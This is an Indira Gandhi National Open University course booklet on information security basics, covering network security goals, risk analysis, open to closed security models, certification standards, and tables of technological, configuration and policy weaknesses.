ignou
THE PEOPLE'S
UNIVERSITY
Indira Gandhi National Open University
School of Vocational Education and Training

MSEI-021
INTRODUCTION TO INFORMATION SECURITY

Security Threat & Vulnerability

2

"शिक्षा मानव को बन्धनों से मुक्त करती है और आज के युग में तो यह लोकतंत्र की भावना का आधार भी है। जन्म तथा अन्य कारणों से उत्पन्न जाति एवं वर्गगत विषमताओं को दूर करते हुए मनुष्य को इन सबसे ऊपर उठाती है।"

— इन्दिरा गांधी

"Education is a liberating force, and in our age it is also a democratising force, cutting across the barries of caste and class, smoothing out inequalities imposed by birth and other circumstances."

— Indira Gandhi

ignou
THE PEOPLE'S
UNIVERSITY
Indira Gandhi National Open University
School of Vocational Education and Training

MSEI-021
Introduction to Information Security

Block

2

SECURITY THREAT AND VULNERABILITY

Programme Expert/Design Committee of Post Graduate Diploma in Information Security (PGDIS)

Prof. K.R. Srivathsan
Pro Vice-Chancellor, IGNOU

Mr. B.J. Srinath, Sr. Director & Scientist 'G',CERT-In, Department of Information Technology, Ministry of Communication and Information Technology, Govt of India

Mr. A.S.A Krishnan, Director, Department of Information Technology, Cyber-Laws and E-Security Group, Ministry of Communication and Information Technology, Govt of India

Mr. S. Balasubramony, Dy. Superintendent of Police, CBI, Cyber Crime Investigation Cell, Delhi

Mr. B.V.C. Rao, Technical Director, National Informatics Centre, Ministry of Communication and Information Technology.

Prof. M.N. Doja, Professor, Department of Computer Engineering, Jamia Milia Islamia, New Delhi

Dr. D.K. Lobiyal, Associate Professor, School of Computer and Systems Sciences, JNU, New Delhi.

Mr. Omveer Singh, Scientist, CERT-In Department of Information Technology, Cyber-Laws and E-Security Group, Ministry of Communication and Information Technology Govt of India

Dr. Vivek Mudgil, Director, Eninov Systems Noida

Mr. V.V.Subrahmanyam, Assistant Professor, School of Computer and Information Science IGNOU

Mr. Anup Girdhar, CEO, Sedulity Solutions & Technologies, New Delhi

Prof. A.K. Saini, Professor, University School of Management Studies, Guru Gobind Singh Indraprastha University, Delhi

Mr. C.S. Rao, Technical Director in Cyber Security Division, National Informatics Centre Ministry of Communication and Information Technology

Prof. C.G. Naidu, Director, School of Vocational Education & Training, IGNOU

Prof. Manohar Lal, Director, School of Computer and Information Science, IGNOU

Prof. K. Subramanian, Director, ACIIL, IGNOU Former Deputy Director General, National Informatics Centre, Ministry of Communication and Information Technology, Govt of India

Prof. K. Elumalai, Director, School of Law, IGNOU

Dr. A. Murali M Rao, Joint Director, Computer Division, IGNOU

Mr. P.V. Suresh, Sr. Assistant Professor School of Computer and Information Science, IGNOU

Ms. Mansi Sharma, Assistant Professor School of Law, IGNOU

Ms. Urshla Kant
Assistant Professor, School of Vocational Education & Training, IGNOU
Programme Coordinator

Block Preparation

Unit Writer

Mr. Ashish Shubham
B.Tech & M.Tech
(Computer Science & Engineering)
IIT Kharagpur
(Unit 1,2,3 & 4)

Block Editors

Prof. K.R. Srivathsan,
Pro Vice-Chancellor, IGNOU

Ms. Urshla Kant
Assistant Professor
School of Vocational
Education & Training
IGNOU

Proof Reading

Ms. Urshla Kant
Assistant Professor
School of Vocational
Education & Training
IGNOU

Production

Mr. B. Natrajan
Dy. Registrar (Pub.)
MPDD, IGNOU, New Delhi

Mr. Jitender Sethi
Asstt. Registrar (Pub.)
MPDD, IGNOU, New Delhi

Mr. Hemant Parida
Proof Reader
MPDD, IGNOU, New Delhi

August, 2011

ISBN: 978–81-266-5566-3

Further information about the School of Vocational Education and Training and the Indira Gandhi National Open University courses may be obtained from the University's office at Maidan Garhi, New Delhi-110068. or the website of IGNOU www.ignou.ac.in

Printed and published on behalf of the Indira Gandhi National Open University, New Delhi, by the Registrar, MPDD

Laser typeset by Mctronics Printographics, 27/3 Ward No. 1, Opp. Mother Dairy, Mehrauli, New Delhi-30

Printed by : Hi-Tech Graphics, S-39, Okhla Industrial Area, Phase-II, New Delhi-110020

BLOCK INTRODUCTION

The internet continues to grow exponentially. Government, Personal and business applications continue to multiply on the internet, with immediate benefits to end users. However, these network-based applications and services can pose security risks to individuals and to the information resources of companies and governments. Information is an asset that must be protected. Without adequate network security, many individuals, businesses and governments risk losing that asset. With this in mind, it is imperative that all networks be protected from threats and vulnerabilities for a business to achieve its fullest potential. This block comprises of four units and is designed in the following way;

The **Unit one** introduces the needs, trends and goals of network security. The exponential growth of networking has led to increased security risks. Many of these risks are due to hacking, device vulnerabilities and improper uses of network resources. Awareness of the various weaknesses and vulnerabilities is critical to the success of modern networks. Security professionals who can deploy secure networks are in high demand.

The **Unit two** covers the detailed descriptions of Malware. Viruses, Worms and Trojan Horses are all malicious programs that are purposely written to cause damage to a computer and/or information on the computer. They are also capable of slowing down the Internet and they can use an individual's computer to spread themselves to friends, family, co-workers or others. It can be safely stated that an ounce of prevention and some good common sense will go a long way to prevent one from falling victim to these threats. A good metaphor is to compare computer security to locking the front door of a house in order to protect the entire family.

The **Unit three** introduced some basic techniques that are employed by hacker to break into systems and expose vulnerabilities.

The **Unit four** covers the detailed descriptions of the security counter measures. Today's threats are numerous, escalating rapidly, often complex and increasingly dangerous. Serious terrorist attacks, accidents, mistakes, vandalism, hacker exploit and spying are ever more frequent. Threats must be avoided because the consequences are potentially devastating. Businesses are increasingly likely targets for risks that are escalating, as information infrastructures become increasingly complex and fragile and therefore, more vulnerable. Good planning, design and management are all essential to strong protection; everyone involved must understand the infrastructure's security needs. Effective protection also must be threat-specific, comprehensive and utilize all resources efficiently.

Hope you benefit from this block.

ACKNOWLEDGEMENT

The material we have used is purely for educational purposes. Every effort has been made to trace the copyright holders of material reproduced in this book. Should any infringement have occurred, the publishers and editors apologize and will be pleased to make the necessary corrections in future editions of this book.

UNIT 1 INTRODUCTION TO SECURITY THREATS AND VULNERABILITY

Structure

1.0 INTRODUCTION

The internet continues to grow exponentially. Government, Personal and business applications continue to multiply on the internet, with immediate benefits to end users. However, these network-based applications and services can pose security risks to individuals and to the information resources of companies and governments. Information is an asset that must be protected.

Without adequate network security, many individuals, businesses and governments risk losing that asset.

Network security is the process by which digital information assets are protected.

The goals of network security are as follows:

- Ensure availability
- Protect confidentiality
- Maintain integrity

With this in mind, it is imperative that all networks be protected from threats and vulnerabilities for a business to achieve its fullest potential. Typically, these threats are persistent because of vulnerabilities, which can arise from the following:

- Poor network design
- Wrongly configured hardware or software
- Inherent technology weaknesses
- End-user carelessness
- Intentional end-user acts (attacks by employees/users)

This unit provides an overview of essential network security concepts, common vulnerabilities, threats, attacks and vulnerability analysis.

1.1 OBJECTIVES

After studying this unit, you should be able to:

- understand the basics concepts of network security;
- identify common network security vulnerabilities, threats and risks;
- understand the process of vulnerability analysis;
- recognize security attacks;
- elucidate various security models; and
- attain basic information about the trends driving network security.

1.2 NETOWRK SECURITY

Security has one purpose: to protect assets. For most of history, this meant building strong walls to stop the enemy and establishing small, well-guarded doors to provide secure access for friends. This strategy worked well for the centralized, fortress-like world of mainframe computers and closed networks.




Fig. 1

The closed network typically consists of a network designed and implemented in a corporate environment and provides connectivity only to known parties and sites without connecting to public networks. Networks were designed this way in the past and thought to be reasonably secure because of no outside connectivity.

With the advent of personal computers, LANs and the wide-open world of the Internet, the networks of today are more open. With the increased number of LANs and personal computers, the Internet began to create untold numbers of security risks. Firewall devices, which are software or hardware that enforce an access control policy between two or more networks, were introduced. This technology gave businesses a balance between security and simple outbound access to the Internet, which was mostly used for e-mail and web surfing.




Fig. 2

This balance was short-lived as the use of extranets began to grow, which connected internal and external business processes. Businesses were soon realizing tremendous cost savings by connecting supply-chain management and enterprise resource planning systems to their business partners and by connecting sales-force automation systems to mobile employees and by providing electronic commerce connections to business customers and consumers. The firewall began to include intrusion detection, authentication, authorization and vulnerability-assessment systems. Today, successful companies have again struck a balance by keeping the enemies out with increasingly complex ways of letting friends in.

Most people expect security measures to ensure the following:

- Users can perform only authorized tasks.
- Users can obtain only authorized information.
- Users cannot cause damage to the data, applications or operating environment of a system.

The word *security* means protection against malicious attack by outsiders (and by insiders). Statistically, there are more attacks from inside sources. Security also

involves controlling the effects of errors and equipment failures. Anything that can protect against an attack will probably prevent random misfortunes, too.

1.2.1 Identifying Risks to Network Security

A risk analysis should identify the risks to the network, network resources and data. The intent of a risk analysis is to identify the components of the network, evaluate the importance of each component and then apply an appropriate level of security. This analysis helps to maintain a workable balance between security and required network access. The key is to identify what needs to be secured and at what cost.

Asset Identification

Before the network can be secured, you must identify the individual components that make up the network. You need to create an asset inventory that includes all the network devices and endpoints, such as hosts and servers.

Vulnerability Assessment

After you have identified the network components, you can assess their vulnerabilities. These vulnerabilities could be weaknesses in the technology, configuration or security policy. Any vulnerability you discover must be addressed to mitigate any threat that could take advantage of the vulnerability. Vulnerabilities can be fixed by various methods, including applying software patches, reconfiguring devices or deploying countermeasures, such as firewalls and antivirus software. Many websites list the vulnerabilities of network components and the manufacturers of operating systems and components that list vulnerabilities of their products sponsor many websites.

Threat Identification

A threat is an event that can take advantage of vulnerability and cause a negative impact on the network. Potential threats to the network need to be identified and the related vulnerabilities need to be addressed to minimize the risk of the threat.

1.2.2 Open and Closed Security Models

With all security designs, some trade-off occurs between user productivity and security measures. The goal of any security design is to provide maximum security with minimum impact on user access and productivity. Some security measures, such as network data encryption, do not restrict access and productivity. On the other hand, cumbersome or unnecessarily redundant verification and authorization systems can frustrate users and prevent access to critical network resources. Remember that the network is a tool designed to enhance production. If the security measures that are put in place become too cumbersome, they will actually detract rather than enhance productivity.

Networks used as productivity tools should be designed so that business needs dictate the security policy. A security policy should not determine how a business operates. Because organizations are constantly subject to change, security policies must be systematically updated to reflect new business directions, technological changes and resource allocations.

Open Access

An open security model is the easiest to implement, as shown in Fig. 3 and 4. Few security measures are implemented in this design. Administrators configure existing hardware and software basic security capabilities. Firewalls, virtual private networks (VPNs), intrusion detection systems (IDSs) and other measures that incur additional costs are typically not implemented. Simple passwords and server security become

the foundation of this model. If encryption is used, it is implemented by individual users or on servers.




Fig. 3

This model assumes that the protected assets are minimal, users are trusted and threats are minimal. However, this does not exclude the need for data backup systems in most open security policy scenarios. LANs that are not connected to the Internet or public WANs are more likely to implement this type of model.

This type of network design gives users free access to all areas. When security reaches occur, they are likely to result in great damage and loss. Network administrators are usually not held responsible for network breaches or abuse.




Fig. 4

Restrictive Access

A restrictive security model is more difficult to implement. Many security measures are implemented in this design. Administrators configure existing hardware and software for security capabilities in addition to deploying more costly hardware and software solutions such as firewalls, VPNs, IDSs and identity servers. Firewalls and identity servers become the foundation of this model.




Fig. 5

This model assumes that the protected assets are substantial, some users are not trustworthy and that threats are likely. LANs that are connected to the Internet or public WANs are more likely to implement this type of model. Ease of use for users diminishes as security tightens.




Fig. 6

Closed Access

A closed security model is most difficult to implement. All available security measures are implemented in this design. Administrators configure existing hardware and software for maximum-security capabilities in addition to deploying

more costly hardware and software solutions such as firewalls, VPNs, IDSs and identity servers.

Fig. 7

The closed security model assumes that the protected assets are premium, all users are not trustworthy and that threats are frequent. User access is difficult and cumbersome. Network administrators require greater skills and more time to administer the network. Furthermore, companies require a higher number of and better trained network administrators to maintain this tight security.




Fig. 8

In many corporations and organizations, these administrators are likely to be unpopular while implementing and maintaining security. Network security departments must clarify that they only implement the policy, which is designed, written and approved by the corporation. Politics behind the closed security model can be monumental. In the event of a security breach or network outage, network administrators might be held more accountable for problems.

1.2.3 Trends Driving Network Security

As in any fast-growing industry, changes are to be expected. The types of potential threats to network security are always evolving. If the security of the network is compromised, there could be serious consequences, such as loss of privacy, theft of information and even legal liability.




Fig. 9: Threats and their Potential Consequences

Legal Issues and Privacy Concerns

For many businesses today, one of the biggest reasons to create and follow a security policy is compliance with the law. Any business is potentially liable should a hacker or a virus take down the operation. Similarly, if a business is running a publicly held e-business and a catastrophic attack seriously impairs the business, a lawsuit is possible.

Due diligence is the part of the legal equation in which the technology person researches the vulnerabilities, threats and risks. This process determines the countermeasures that are available and gives that information to the executives, who then make the decisions based on the four mitigation strategies available:

- Transfer the risk (insurance)
- Reduce the risk (apply a mitigation)
- Accept the risk (understanding that the risk might occur and if it does the company will shoulder the loss)
- Reject the risk (it has not happened to us before, so we don't believe it will happen to use in the future)

Showing due diligence will mean everything from implementing technologies such as firewalls, intrusion-detection tools, content filters, traffic analyzers and VPNs to having best practices for continuous risk assessment and vulnerability testing. Of course, litigation is not the only legal consideration that e-businesses face today. Lawmakers concern over the lack of Internet security, particularly where it hampers rights to privacy, is growing.

Wireless Access

The increasing use of wireless LAN connections and the rapid rise of Internet access from cell phones in Europe and Asia are requiring entirely whole new approaches to security. Radio frequency (RF) connections do not respect firewalls the way wired connections do. Moreover, the slow processors, small screens and

nonexistent keyboards on cell phones and personal digital assistants (PDAs) challenge many of the standard approaches to access, authentication and authorization.

The Need for Speed

The number of broadband connections to the Internet from homes is exceeding projections. Many businesses are finding that multiple T1 or E1 connections to the Internet no longer suffice. Current software-based security approaches have problems scaling to OC-1 and higher ratings.

IT Staffing Shortages

The IT staffing shortage is especially evident in the security field. To solve this problem, many enterprises are increasingly outsourcing day-to-day security management tasks. The application service provider (ASP) business model will become increasingly common in the security world. Therefore, security solutions will need to be more manageable in this outsourced model. Clearly, there is a demand for skilled network security professionals.

1.2.4 Information Security Organizations

Many organizations provide useful information for security professionals. These organizations provide information on detecting and responding to both established and emerging information security threats. Information about operating system weaknesses, best practices for security and security training and certification information is also available. Independent security evaluations have arisen to provide organizations with an unbiased and objective review of security products.

Common Criteria

The Common Criteria is an international standard for evaluating IT security. It was developed by a consortium of 14 countries to replace a number of existing country-specific security assessments and was intended to establish a single high-quality standard for international use. Although there are seven security levels defined for the Common Criteria evaluation process, Evaluation Assurance Level 4 (EAL4) is the highest universal evaluation level implemented under the Common Criteria today.

EAL Level	Description
EAL 1	Minimal level of Independently assured security
EAL 2	Low to Moderate Level
EAL 3	Modereate Level
EAL 4	Moderate to High Level
EAL 5-7	Specific requirements, yet to be implemented

FIPS

The Federal Information Processing Standard (FIPS) 140 is a U.S. and Canadian government standard that specifies security requirements for cryptographic modules. FIPS 140 has four levels of assurance: Level 1 is the lowest and Level 4 is the most stringent. Each level builds upon the one below it, so a Level 2 certification means that a product meets the requirements for both Level 1 and Level 2.

Level	Description
Level 1	Lowest level of security requirements specified for a cryptographic module
Level 2	Level 1 plus tamper-evident coatings or seals, locks on removable covers or doors
Level 3	Level 2 plus detecting and responding to attempts at physical access, use or modification of the cryptographic module
Level 4	Highest level of security useful for operation in physically unprotected environments

ICSA

ICSA Labs tests firewalls against a standard set of functional and assurance criteria elements. ICSA Labs is presently testing firewalls against the Modular Firewall Product Certification Criteria Version 4.0. ICSA also test VPN devices for IP Security (IPsec) interoperability. IPsec interop-erability testing validates a product or set of products that use cryptography to provide effective security services. ICSA certification exists to provide a set of measurable, public-domain standards for commercial security products.

1.3 VULNERABILITIES

Vulnerability is a weakness that is inherent in every network and device. This includes routers, switches, desktops, servers and even security devices themselves.

Vulnerabilities in network security can be summed up as the "soft spots" that are present in every network. The vulnerabilities are present in the network and individual devices that make up the network.

1.3.1 Technological Weaknesses

Computer and network technologies have intrinsic security weaknesses. These include TCP/IP protocol weaknesses, operating system weaknesses and network equipment weaknesses.

Weakness	Description
TCP/IP protocol weaknesses	HTTP, FTP and ICMP are inherently insecure. Simple Network Management Protocol (SNMP), Simple Mail Transfer Protocol (SMTP) and SYN floods are related to the inherently insecure structure upon which TCP was designed.
Operating system weaknesses	The UNIX, Linux, Macintosh, Windows NT, 9x, 2K, XP and OS/2 operating systems all have security problems that must be addressed.
Network equipment weaknesses	Various types of network equipment, such as routers, firewalls and switches, have security weaknesses that must be recognized and protected against. These weaknesses include the following: Password protection Lack of authentication Routing protocols Firewall holes

1.3.2 Configuration Weaknesses

Network administrators or network engineers need to learn what the configuration weaknesses are and correctly configure their computing and network devices to compensate.

Weakness	How Exploited?
Unsecured user accounts	User account information might be transmitted insecurely across the network, exposing usernames and passwords to snoopers.
System accounts with easily guessed passwords	This common problem is the result of poorly selected and easily guessed user passwords.
Misconfigured Internet Services	A common problem is to turn on JavaScript in web browsers, enabling attacks by way of hostile JavaScript when accessing untrusted sites. IIS, Apache, FTP and Terminal Services also pose problems.
Unsecured Default setting within products	Many products have default settings that enable security holes.
Misconfigured Network equipment	Misconfigurations of the equipment itself can cause significant security problems. For example, misconfigured access lists, routing protocols or SNMP community strings can open up large security holes. Misconfigured or lack of encryption and remote-access controls can also cause significant security issues, as can the practice of leaving ports open on a switch (which could allow the introduction of noncompany computing equipment).

1.3.3 Security Policy Weaknesses

Security policy weaknesses can create unforeseen security threats. The network can pose security risks to the network if users do not follow the security policy.

Weakness	How Exploited?
Lack of Written Security Policy	An unwritten policy cannot be consistently applied or enforced.
Politics	Political battles and turf wars can make it difficult to implement a consistent security policy.
Lack of continuity.	Poorly chosen, easily cracked or default passwords can allow unauthorized access to the network.
Logical access controls, not applied	Inadequate monitoring and auditing allow attacks and unauthorized use to continue, wasting company resources. This could result in legal action or termination against IT technicians, IT management or even

	company leadership that allows these unsafe conditions to persist.
